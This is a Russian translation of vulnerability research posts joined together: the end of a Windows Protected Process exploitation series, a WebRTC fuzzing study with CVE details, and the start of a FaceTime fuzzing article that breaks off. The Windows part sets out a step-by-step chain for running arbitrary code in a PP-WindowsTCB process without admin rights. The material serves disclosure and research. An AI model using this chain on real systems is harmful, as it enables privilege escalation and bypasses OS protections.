Придумав эту атаку, я решил, что она требует слишком много работы и к тому же прав администратора, которых хотелось избежать. Нужно было найти другое решение.


Использование WerFaultSecure по первоначальному назначению

До сих пор я рассматривал `WerFaultSecure` как процесс, которым можно злоупотребить для выполнения произвольного кода внутри PP/PPL, но почти не объяснял, почему он вообще способен работать на максимальных уровнях PP/PPL. `WerFaultSecure` используется службой Windows Error Reporting для создания аварийных дампов защищённых процессов. Поэтому ему нужен повышенный уровень PP, чтобы он мог создать дамп любого пользовательского PP. Почему бы просто не заставить `WerFaultSecure` создать дамп самого себя, раскрыть содержимое памяти процесса и извлечь всю необходимую информацию?

Использовать `WerFaultSecure` напрямую не получается, потому что перед записью на диск он шифрует содержимое аварийного дампа. Шифрование устроено так, чтобы расшифровать дамп могла только Microsoft: случайный сеансовый ключ защищается асимметричным шифрованием и может быть передан веб-службе Microsoft WER. Если не найти слабость в реализации Microsoft или новую криптографическую атаку на используемые примитивы, получение открытых данных выглядит бесперспективно.

Однако так было не всегда. В 2014 году Алекс выступал на NoSuchCon с докладом о PPL и рассказал об ошибке в создании зашифрованных дампов `WerFaultSecure`. Процесс состоял из двух этапов: сначала аварийный дамп записывался без шифрования, а затем шифровался. Возможно, недостаток уже очевиден: незашифрованный дамп можно было украсть. Из-за способа вызова `WerFaultSecure` принимал два файловых дескриптора — для незашифрованного и зашифрованного дампов. При прямом вызове `WerFaultSecure` незашифрованный дамп вообще не удалялся, поэтому даже не требовалось выигрывать гонку с процессом шифрования.

Есть одна проблема: ошибку исправили в 2015 году в MS15-006. После исправления `WerFaultSecure` шифровал аварийный дамп напрямую, и тот ни на мгновение не оказывался на диске в открытом виде. Но это навело меня на мысль: пусть ошибку исправили в новых версиях, что мешает взять старую уязвимую версию `WerFaultSecure` из Windows 8.1 и запустить её в Windows 10? Я загрузил ISO Windows 8.1 с сайта Microsoft, извлёк бинарный файл и проверил его с предсказуемым результатом:



Уязвимую версию `WerFaultSecure` из Windows 8.1 можно без проблем запустить в Windows 10 на уровне PP-WindowsTCB. Почему? Точно неизвестно, но из-за модели защиты PP всё доверие основано на подписанном исполняемом файле. Подпись файла остаётся действительной, поэтому ОС просто доверяет ему и разрешает запрошенный уровень защиты. Предположительно у Microsoft должен быть способ блокировать отдельные исполняемые файлы, хотя отозвать собственные сертификаты подписи она явно не может. Возможно, сертификаты системных бинарных файлов должны содержать EKU, указывающий версию ОС, для которой они предназначены? В конце концов, при переходе с Windows 8 на 8.1 Microsoft уже добавила новый EKU, чтобы заблокировать downgrade-атаки для обхода подписи WinRT UMCI. Обобщение этого подхода выглядит разумным, особенно для некоторых уровней PP.

Проведя небольшую обратную разработку и обратившись к презентации Алекса, я определил параметры, которые нужно передать процессу `WerFaultSecure` для создания дампа PP:

Параметр	Описание
`/h`	Включить режим защищённого дампа.
`/pid {pid}`	Указать Process ID процесса для дампа.
`/tid {tid}`	Указать Thread ID в процессе для дампа.
`/file {handle}`	Указать дескриптор доступного для записи файла незашифрованного аварийного дампа.
`/encfile {handle}`	Указать дескриптор доступного для записи файла зашифрованного аварийного дампа.
`/cancel {handle}`	Указать дескриптор события, сигнализирующего об отмене создания дампа.
`/type {flags}`	Указать флаги `MINIDUMPTYPE` для вызова `MiniDumpWriteDump`.


Теперь у нас есть всё для завершения эксплойта. Чтобы запустить старую версию `WerFaultSecure` как PP-WindowsTCB, права администратора не нужны. Можно заставить её создать дамп другой копии `WerFaultSecure` с инициализированным COM, а затем извлечь из незашифрованного дампа IPID, секрет процесса и указатель контекста, необходимые для `DoCallback`.

Собираем всё вместе

Для завершения эксплойта остаются две задачи: заставить `WerFaultSecure` запустить COM и найти функцию, которую можно вызвать для выполнения полностью произвольного кода внутри процесса PP-WindowsTCB.

Начнём с запуска COM. Как я упоминал выше, `WerFaultSecure` не вызывает методы COM напрямую, но Алекс явно использовал его раньше, поэтому ради экономии времени я просто спросил у него. Нужно заставить `WerFaultSecure` создать дамп процесса AppContainer. Это приводит к вызову метода `CCrashReport::ExemptFromPlmHandling` внутри FaultRep DLL, который загружает CLSID `{07FC2B94-5285-417E-8AC3-C2CE5240B0FA}`, соответствующий недокументированному COM-объекту. Для нас важно лишь то, что так `WerFaultSecure` инициализирует COM.

К сожалению, описание настройки COM remoting до сих пор было не вполне точным. Одной загрузки COM-объекта не всегда достаточно для инициализации интерфейса `IRundown` или конечной точки RPC. Это логично: если все COM-вызовы направлены к коду внутри одного apartment, зачем инициализировать всю инфраструктуру удалённого взаимодействия COM? В нашем случае `WerFaultSecure` загружает COM-объект, но условия для настройки remoting не выполняются. Как убедить среду COM, что инициализация действительно необходима? Один из вариантов — изменить регистрацию внутрипроцессного COM-класса на внепроцессный. Как видно на снимке ниже, регистрация COM сначала запрашивается из `HKEY_CURRENT_USER`, поэтому её можно перехватить без прав администратора.



К сожалению, из кода видно, что это не сработает. Ниже приведена сокращённая версия:

```
HRESULT CCrashReport::ExemptFromPlmHandling(DWORD dwProcessId) {
    CoInitializeEx(NULL, COINIT_APARTMENTTHREADED);

    IOSTaskCompletion* inf;
    HRESULT hr = CoCreateInstance(
        CLSID_OSTaskCompletion,
        NULL,
        CLSCTX_INPROC_SERVER,
        IID_PPV_ARGS(&inf));
    if (SUCCEEDED(hr)) {
        // Open process and disable PLM handling.
    }
}
```

Код передаёт флаг `CLSCTX_INPROC_SERVER` функции `CoCreateInstance`. Он ограничивает поиск в среде COM только регистрациями внутрипроцессных классов. Даже если заменить регистрацию внепроцессным классом, среда COM просто её проигнорирует. К счастью, есть другой путь. Код инициализирует COM apartment текущего потока как STA, используя флаг `COINIT_APARTMENTTHREADED` при вызове `CoInitializeEx`. В регистрации COM-объекта модель потоков установлена в `Both`. На практике это означает, что объект поддерживает прямые вызовы и из STA, и из MTA.

Если вместо этого задать модель потоков `Free`, объект будет поддерживать прямые вызовы только из MTA. Тогда среде COM придётся включить remoting, создать объект в MTA с помощью механизма, похожего на `DoCallback`, а затем выполнять marshaling вызовов к объекту из исходного apartment. При запуске remoting COM инициализирует все удалённые возможности, включая `IRundown`. Поскольку регистрацию сервера можно перехватить, достаточно изменить модель потоков: это заставит `WerFaultSecure` запустить COM remoting, который теперь можно эксплуатировать.

Остаётся вторая часть: какую функцию вызвать внутри процесса для выполнения произвольного кода? Чтобы избежать неопределённого поведения, цель вызова через `DoCallback` должна соответствовать следующим условиям:

• Принимать только один параметр размером с указатель.
• При необходимости возвращать в качестве `HRESULT` только младшие 32 бита результата вызова.
• Место вызова защищено CFG, поэтому функция должна быть допустимой целью косвенного вызова.

Поскольку `WerFaultSecure` не делает ничего особенного, как минимум любая экспортируемая функция DLL должна быть допустимой целью косвенного вызова. `LoadLibrary` явно соответствует требованиям: она принимает единственный параметр — указатель на путь к DLL, а возвращаемое значение нас не интересует, поэтому усечение неважно. Нельзя просто загрузить любую DLL, поскольку она должна иметь корректную подпись. Но как насчёт перехвата KnownDlls?

Разве я не говорил, что PP не может загружать KnownDlls? Да, не может, но лишь потому, что при инициализации процесса глобальная переменная `LdrpKnownDllDirectoryHandle` всегда устанавливается в NULL. Когда загрузчик DLL проверяет наличие Known DLL и обнаруживает NULL в дескрипторе, он немедленно завершает проверку. Но если дескриптор имеет значение, выполняется обычная проверка, и, как в PPL, при отображении процессом образа из существующего объекта section никаких дополнительных проверок безопасности нет. Поэтому, изменив `LdrpKnownDllDirectoryHandle` так, чтобы переменная указывала на унаследованный PP объект каталога, можно заставить процесс загрузить произвольную DLL.

Последний элемент головоломки — найти экспортируемую функцию, которая запишет произвольное значение в глобальную переменную. Это оказалось сложнее ожидаемого. Идеальная функция принимала бы единственный аргумент-указатель и записывала по этому адресу значение без побочных эффектов. После нескольких неудачных попыток, включая `gets`, я остановился на

паре SetProcessDefaultLayout и GetProcessDefaultLayout из USER32. Первая функция принимает единственное значение — набор флагов — и сохраняет его в глобальном месте, фактически в ядре, но этого достаточно. Вторая записывает это значение по произвольному указателю. Решение не идеально: устанавливаемые и записываемые значения ограничены числами от 0 до 7. Однако, смещая указатель при вызовах get, можно записать значение вида 0x0?0?0?0?, где каждый ? — число от 0 до 7. Значение должно лишь ссылаться на дескриптор внутри контролируемого нами процесса, поэтому дескриптор легко подобрать под эти строгие условия.

Завершение

Итак, для выполнения произвольного кода внутри процесса PP-WindowsTCB без прав администратора нужно сделать следующее:

1. Создать поддельный каталог KnownDlls и дублировать его дескриптор, пока он не будет соответствовать шаблону, пригодному для записи через Get/SetProcessDefaultLayout. Пометить дескриптор как наследуемый.
2. Создать перехват COM-объекта для CLSID {07FC2B94-5285-417E-8AC3-C2CE5240B0FA} с ThreadingModel, равным Free.
3. Запустить Windows 10 WerFaultSecure на уровне PP-WindowsTCB и запросить аварийный дамп процесса AppContainer. При создании процесса добавить поддельный KnownDlls, чтобы новый процесс унаследовал его.
4. Дождаться инициализации COM, затем с помощью WerFaultSecure из Windows 8.1 создать дамп памяти целевого процесса.
5. Разобрать аварийный дамп и найти секрет процесса, указатель контекста и IPID интерфейса IRundown.
6. Подключиться к IRundown и через DoCallback с Get/SetProcessDefaultLayout изменить глобальную переменную LdrpKnownDllDirectoryHandle на значение дескриптора, созданного на шаге 1.
7. Снова вызвать DoCallback, на этот раз запустив LoadLibrary с именем DLL, которую нужно загрузить из поддельного KnownDlls.

Процесс работает во всех поддерживаемых версиях Windows 10, включая 1809. Стоит отметить, что DoCallback можно использовать с любым процессом, память которого доступна для чтения и в котором инициализирован COM remoting. Например, уязвимость раскрытия произвольной памяти в привилегированной COM-службе позволит этой атакой превратить произвольное чтение в произвольное выполнение. Поскольку я обычно не ищу уязвимости повреждения или раскрытия памяти, возможно, другим исследователям это поведение окажется полезнее.

На этом моя серия об атаках на защищённые процессы Windows завершается. Думаю, она показывает, что попытка запретить пользователю атаковать процессы, совместно использующие такие ресурсы, как реестр и файлы, в конечном счёте обречена. Вероятно, поэтому Microsoft не поддерживает PP/PPL как границу безопасности. Isolated User Mode выглядит гораздо более сильным примитивом, хотя требует дополнительных ресурсов, которые PP/PPL по большей части не нужны. Не удивлюсь, если новые версии Windows 10, то есть выпущенные после 1809, попытаются как-либо смягчить эти атаки, но почти наверняка удастся найти обход.

Приключения в видеоконференциях, часть 1: дикий мир WebRTC

Автор: Натали Сильванович, Project Zero

За последние пять лет поддержка видеоконференций на сайтах и в приложениях стремительно распространилась. Facebook, WhatsApp, FaceTime и Signal — лишь несколько из множества способов совершать аудио- и видеозвонки через сеть. Криптографические свойства и приватность видеоконференций исследованы достаточно хорошо, но об их поверхности атаки и подверженности уязвимостям известно мало. Мы изучили три наиболее распространённые реализации и расскажем о результатах в этой серии.

Первая часть посвящена WebRTC. Во второй разбирается FaceTime, в третьей — фаззинг WhatsApp, четвёртая описывает неудачные атаки на WhatsApp, а пятая рассматривает будущее видеоконференций и меры, которыми разработчики могут повысить безопасность своих реализаций.

Все изученные решения позволяют как минимум двум участникам из любой точки Интернета обмениваться аудиовизуальными потоками. Надёжная реализация с хорошим качеством звука и видео создаёт несколько трудностей. Сначала участники должны найти друг друга и установить соединение независимо от NAT и другой сетевой инфраструктуры. Затем им необходимо взаимодействовать, даже если они используют разные платформы, версии приложений или браузеры. Наконец, качество нужно сохранять при низкой пропускной способности или шумном соединении.

Почти все решения пришли к единой архитектуре. Предполагается, что два участника могут общаться через защищённый канал с проверкой целостности, который может иметь низкую пропускную способность или использовать промежуточный сервер. Через него они создают более быстрый одноранговый канал с высокой пропускной способностью.

Первый этап установления соединения называется сигнализацией. Участники обмениваются сведениями, необходимыми для связи: сетевыми адресами, поддерживаемыми кодеками и криптографическими ключами. Обычно инициатор отправляет принимающей стороне запрос со сведениями о себе, а та отвечает аналогичной информацией. Распространённый протокол такого обмена — SDP, но он используется не всегда, а большинство реализаций отступает от спецификации. Мобильные приложения сообщений часто отправляют данные специально оформленным сообщением через тот же канал, что и обычный текст. Сайты видеоконференций нередко применяют WebSockets или HTTPS с веб-сервером как посредником.

После сигнализации участники находят маршрут трафика друг к другу протоколами STUN, TURN и ICE. По результатам они создают подходящее для сетевых условий соединение UDP, UDP поверх STUN, а иногда TCP.

После установления связи используется Real-time Transport Protocol. Несмотря на стандартизацию, большинство реализаций немного отклоняется от него. RTP можно шифровать протоколом Secure RTP (SRTP), а некоторые решения также применяют DTLS. Внутри шифрования RTP поддерживает одновременный обмен несколькими потоками и форматами. В зависимости от классификации данные передаются другой обработке, например видеокодекам. Во время конференции для небольших объёмов данных, например текстового сообщения поверх звонка, иногда применяется Stream Control Transmission Protocol (SCTP), но реже RTP.

Даже зашифрованный RTP часто не защищает целостность, а если защищает, обычно не отбрасывает повреждённые пакеты. Вместо этого он пытается восстановить их методами вроде Forward Error Correction. Большинство решений обнаруживает шумный или медленный канал и

старается поддержать лучшее качество, например отправляя меньше кадров или меняя кодек. Real Time Control Protocol обменивается статистикой качества сети и координирует настройку потоков RTP под условия связи.

WebRTC — проект с открытым исходным кодом для видеоконференций и самая распространённая реализация. Его используют Chrome, Safari, Firefox, Facebook Messenger, Signal и множество мобильных приложений. Благодаря широкому применению, открытому коду и неплохой документации WebRTC выглядел хорошей отправной точкой.

Сигнализация WebRTC

Я начала с сигнализации, поскольку эта поверхность атаки не требует взаимодействия с пользователем. RTP обычно обрабатывается после ответа на звонок, тогда как сигнализация выполняется ещё до уведомления пользователя. WebRTC использует SDP.

Анализ кода парсера SDP не выявил ошибок. Я также собрала его так, чтобы он принимал файл SDP из командной строки, и провела фаззинг, но тоже ничего не нашла. Позднее выяснилось, что браузеры реализуют сигнализацию WebRTC неодинаково: Chrome использует основную реализацию, Safari немного ответвилась, Firefox создала собственную. Большинство мобильных приложений WebRTC также реализует собственную сигнализацию не на SDP. Поэтому ошибка общей сигнализации вряд ли затронет широкий набор целей.

Фаззинг RTP

Затем я перешла к обработке RTP. Это не поверхность без взаимодействия, поскольку пользователю обычно требуется ответить, но принятие звонка — вполне ожидаемое действие. Исходный код WebRTC очень большой и сложный, поэтому фаззинг выглядел лучше ручного анализа.

Репозиторий WebRTC содержит фаззеры OSS-Fuzz для каждого поддерживаемого протокола и кодека, но они не моделируют взаимодействия между парсерами и не сохраняют состояние между тестами. Поэтому сквозной фаззинг должен был дать дополнительное покрытие.

Его настройка требовала много времени, поэтому для быстрой оценки я изменила Chrome так, чтобы он отправлял повреждённые RTP-пакеты. Функция `srtp_protect` библиотеки libsrtp запускала для каждого пакета следующий фаззер:

```
void fuzz(char* buf, int len) {
    int q = rand() % 10;
    if (q == 7) {
        int ind = rand() % len;
        buf[ind] = rand();
    }
    if (q == 5) {
        for (int i = 0; i < len; i++)
            buf[i] = rand();
    }
}
```

Фаззер RTP (фаззер q)

При звонке из этой версии WebRTC в неизменённый Chrome сбой происходил примерно каждые 30 секунд.

Большинство сбоев вызывалось делением на ноль, для которого я отправила патчи, но три случая были интереснее. Я воспроизвела их, изменив WebRTC в Chrome для генерации вызывавших сбой пакетов, а затем настроила отдельную сборку WebRTC, чтобы для проверки не приходилось пересобирать весь Chrome.

Первая проблема, CVE-2018-6130, представляет собой обращение за границы памяти, связанное с `std::map::find` при обработке видеокодека VP9. В следующем коде значение `tl0_pic_idx` берётся из RTP-пакета без проверки (GOF означает group of frames):

```
if (frame->frame_type() == kVideoFrameKey) {
    // ...
    GofInfo info = gof_info_.find(codec_header.tl0_pic_idx)->second;
    FrameReceivedVp9(frame->id.picture_id, &info);
    UnwrapPictureIds(frame);
    return kHandOff;
}
```

Если значения нет в `gof_info_`, `std::map::find` возвращает end-итератор, указывающий на элемент после выделенной памяти map. В зависимости от компоновки разыменование либо вызовет сбой, либо вернёт содержимое невыделенной памяти.

Вторая проблема, CVE-2018-6129, — более обычное чтение за границами: индекс поля извлекается из RTP-пакета и без проверки используется для обращения к вектору.

Третья, CVE-2018-6157, — путаница типов при отправке пакета, похожего на VP8, парсеру H264. В итоге он трактуется как H264, хотя не прошёл необходимых проверок. Воздействие также ограничено чтением за границами.

Фаззинг внутри браузера имеет много ограничений: он медленный, сбои трудно воспроизводить, а разнообразие тестов ограничено, поскольку каждый звонок запускается вручную и некоторые свойства, например кодек по умолчанию, нельзя менять в процессе. После отчётов команда WebRTC предложила использовать инструмент `video_replay`, воспроизводящий записанные в изменённом браузере RTP-потоки. Он не повторял многие ошибки из-за нестандартных параметров WebRTC, заданных сигнализацией, поэтому я добавила загрузку конфигурационного файла вместе с дампом RTP. Это позволило быстро воспроизводить уязвимости.

Инструмент также значительно ускорил фаззинг: достаточно изменять файл дампа RTP и загружать его в `video_replay`. Возникали ложные срабатывания из-за ошибок разбора самого формата дампа, но большинство находилось в обработке RTP.

Фаззинг `video_replay` с включёнными покрытием кода и ASAN выявил ещё четыре ошибки. Для их поиска фаззер около двух недель работал на 50 ядрах.

CVE-2018-6156, вероятно, самая эксплуатируемая. Это большое переполнение FEC. Буфер WebRTC для пакетов FEC имеет размер 1500 байт, но после извлечения из RTP их длина не проверяется. На практике она может достигать примерно 2000 байт.

CVE-2018-6155 — использование после освобождения в кодеке VP8. Ошибка интересна тем, что затрагивает библиотеку VP8 libvpx, а не WebRTC, и потому может влиять на другое ПО. В результате было выпущено общее исправление libvpx.

CVE-2018-16071 — UAF в обработке VP9, отчасти похожее на CVE-2018-6130. Недоверенный индекс снова извлекается из пакета, но теперь используется как верхняя граница операции удаления элементов вектора, что позволяет удалить всё до последующего использования.

CVE-2018-16083 — чтение за границами FEC из-за отсутствующей проверки.

В целом сквозной фаззинг нашёл в WebRTC множество ошибок, несколько из которых были довольно серьёзными. Теперь все исправлены. Это показывает эффективность сквозного фаззинга для подобных решений видеоконференций. Во второй части мы применим похожий подход к

FaceTime. Продолжение следует!

Приключения в видеоконференциях, часть 2: развлечения с FaceTime

Автор: Натали Сильванович, Project Zero

FaceTime — приложение Apple для видеоконференций на iOS и Mac. Его исходный код закрыт, и, судя по всему, основные функции не используют сторонних библиотек. Мне стало интересно, даст ли фаззинг содержимого аудио- и видеопотоков FaceTime результаты, похожие на WebRTC.

В 2015 году Филипп Ханке опубликовал превосходный анализ архитектуры FaceTime. Она похожа на WebRTC: стороны обмениваются сигнальными данными в формате SDP, а затем используют RTP для потоков звука и видео. При изучении реализации FaceTime на Mac оказалось, что основная часть функций звонка находится в демоне `avconferenced`. В поддерживающем его работу двоичном файле AVConference в IDA обнаружилась функция `SRTPEncryptData`. Она вызывает `CCCryptorUpdate`, которая, судя по всему, шифрует содержимое RTP-пакетов после заголовка.

Для быстрой проверки эффективности фаззинга я перехватила эту функцию и стала изменять зашифровываемые данные. Обычно для этого достаточно установить переменную среды `DYLD_INSERT_LIBRARIES`, но `avconferenced` — демон, автоматически перезапускающийся после завершения, поэтому простого способа задать переменную не было. В конце концов я изменила двоичный файл AVConference инструментом insert_dylib, заставив его загружать библиотеку при запуске, и перезапустила процесс. Загруженная библиотека с помощью DYLD_INTERPOSE заменяла `CCCryptorUpdate` версией, подвергавшей каждый входной буфер фаззингу инструментом q из части 1 до обработки. У реализации было множество проблем: фаззингу подвергались и шифрование, и расшифровка; затрагивался каждый вызов `CCCryptorUpdate` из `avconferenced`, а не только относящийся к SRTP; воспроизвести сбой было невозможно. Тем не менее звонок с изменённого FaceTime на iPhone давал повреждённое видео, а через несколько минут телефон аварийно завершал работу. Это подтвердило, что именно здесь шифруются звонки FaceTime и фаззинг, вероятно, найдёт ошибки.

Я внесла в перехватчик `CCCryptorUpdate` несколько изменений. Фаззинг входного буфера был ограничен двумя потоками, записывающими звук и видео в RTP. Это заодно решило проблему изменения расшифрованных пакетов, поскольку данные потоки только шифруют. Затем я добавила сохранение зашифрованного и изменённого содержимого каждого пакета в последовательность журнальных файлов для последующего воспроизведения тестов. Для этого пришлось изменить песочницу `avconferenced`, разрешив запись в каталог журналов, и добавить в перехватчик спин-блокировки: вызов `CCCryptorUpdate` потокобезопасен, а журналирование пакетов — нет.

После этого я написала вторую библиотеку, также перехватывавшую `CCCryptorUpdate` и воспроизводившую зарегистрированные первой библиотекой пакеты, последовательно копируя их в переданные функции буферы. К сожалению, потребовалось немного изменить двоичный файл AVConference. Функция `SRTPEncryptData` игнорирует длину, возвращаемую `CCCryptorUpdate`, и предполагает, что длина зашифрованных данных совпадает с длиной открытого текста, что разумно, когда `CCCryptorUpdate` не перехватывается. Поскольку `SRTPEncryptData` всегда шифрует на месте в большом буфере фиксированного размера, я изменила функцию так, чтобы она считывала длину зашифрованного буфера из самого его конца, куда значение записывал перехваченный вызов `CCCryptorUpdate`. Из-за обычно небольшой длины RTP-пакетов эта память вряд ли используется для других целей. Однако даже при воспроизведении тех же зашифрованных данных целевое устройство обрабатывало их неправильно.

Чтобы понять причину, необходимо рассмотреть устройство RTP-пакета.

RTP packet header

Offsets	Octet	0								1								2								3							
Octet	Bit	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
0	0	Version		P	X	CC				M	PT							Sequence number															
4	32	Timestamp																															
8	64	SSRC identifier																															
12	96	CSRC identifiers ...																															
12+4×CC	96+32×CC	Profile-specific extension header ID																Extension header length															
16+4×CC	128+32×CC	Extension header ...																															

Пакет содержит несколько полей, влияющих на интерпретацию полезной нагрузки. SSRC — случайный идентификатор потока. Например, потоки звука и видео FaceTime имеют разные SSRC. Они также помогают различать потоки, когда у пользователя их может быть неограниченное число, например при видеозвонке с несколькими участниками. У RTP-пакетов есть и тип полезной нагрузки (PT на схеме), разделяющий разные виды данных. Для определённого вида данных он остаётся одинаковым между звонками. В FaceTime видеопоток использует один тип для видеоданных, а аудиопоток — два, вероятно, один для звука и другой для синхронизации. Поле маркера (M на схеме) FaceTime также применяет, чтобы обозначить фрагментированный пакет, который необходимо собрать.

Отсюда ясно, что простое копирование зарегистрированных данных в текущий зашифрованный пакет не сработает: данные должны иметь правильные SSRC, тип полезной нагрузки и маркер, иначе их неверно интерпретируют. Для WebRTC это не требовалось, поскольку я могла создать специально для фаззинга соединение с единственным SSRC и типом полезной нагрузки. В FaceTime такой возможности нет: даже отключение звука видеозвонка не завершает аудиопоток, а приводит к отправке беззвучных пакетов. Значения пришлось исправлять вручную.

Корректировку полей осложнила функция RTP под названием «расширения». Расширение — необязательный заголовок, добавляемый к RTP-пакету. Для его интерпретации не должна требоваться полезная нагрузка RTP; расширения часто передают сведения о сети или отображении. Среди поддерживаемых примеров есть расширение ориентации, сообщающее конечной точке ориентацию принимающего устройства, и расширение отключения звука, сообщающее, заглушено ли оно.

Из-за расширений даже знание типа полезной нагрузки, маркера и SSRC не позволяет точно воспроизвести отправленный пакет. Более того, FaceTime создаёт расширения после шифрования, поэтому перехватом `CCCryptorUpdate` нельзя построить полный RTP-пакет: расширения могут добавиться позднее.

Стало понятно, что `sendmsg` необходимо перехватить наряду с `CCCryptorUpdate`. Это позволило бы изменить заголовок исходящего RTP после завершения его формирования. Возникло несколько трудностей. Пакеты звука и видео отправляются разными потоками FaceTime и могут поменяться местами между шифрованием и передачей через `sendmsg`. Поэтому нельзя считать полученный `sendmsg` RTP-пакет последним зашифрованным. Кроме того, SSRC динамические: воспроизведение пакета с записанным SSRC не сработает, его необходимо заменить новым идентификатором аудио- или видеопотока.

Обратите внимание: в macOS Mojave FaceTime может вызывать `sendmsg` через двоичный файл AVConference или IDSFoundation в зависимости от конфигурации сети. Поэтому для захвата и воспроизведения незашифрованного трафика RTP в новых системах необходимо перехватывать `CCCryptorUpdate` в AVConference и `sendmsg` в IDSFoundation: при вызове `sendmsg` AVConference обращается к IDSFoundation. В остальном процесс совпадает со старыми системами.

В итоге я реализовала запись незашифрованной полезной нагрузки и её RTP-заголовка, сопоставляя заголовки с правильной открытой нагрузкой по фрагменту зашифрованных данных. Для воспроизведения зашифровываемые в `CCCryptorUpdate` пакеты заменялись зарегистрированными, а когда зашифрованная нагрузка доходила до `sendmsg`, её заголовок заменялся записанным заголовком данной нагрузки. К счастью, два потока FaceTime с уникальными SSRC не используют общих типов полезной нагрузки. Поэтому новый SSRC каждого потока можно определить, дождавшись входящего пакета с нужным типом, а затем подставлять правильное значение во все последующие пакеты.

Но и это не обеспечило правильного воспроизведения звонка FaceTime: часто возникали ошибки расшифровки. В конце концов выяснилось, что звук и видео FaceTime шифруются разными ключами. Я изменила сценарий, чтобы он помещал CCCryptor из вызова `CCCryptorUpdate` в очередь в зависимости от типа содержимого. Затем в `sendmsg` весь зарегистрированный RTP-пакет вместе с незашифрованной нагрузкой копировался в исходящий пакет, SSRC исправлялся, а нагрузка шифровалась следующим CCCryptor из соответствующей очереди. Если CCCryptor отсутствовал, исходящие пакеты отбрасывались до создания нового. Теперь изменённый двоичный файл AVConference больше не требовался, поскольку все изменения пакетов выполнялись в `sendmsg`. Однако надёжность реализации всё ещё оставляла желать лучшего.

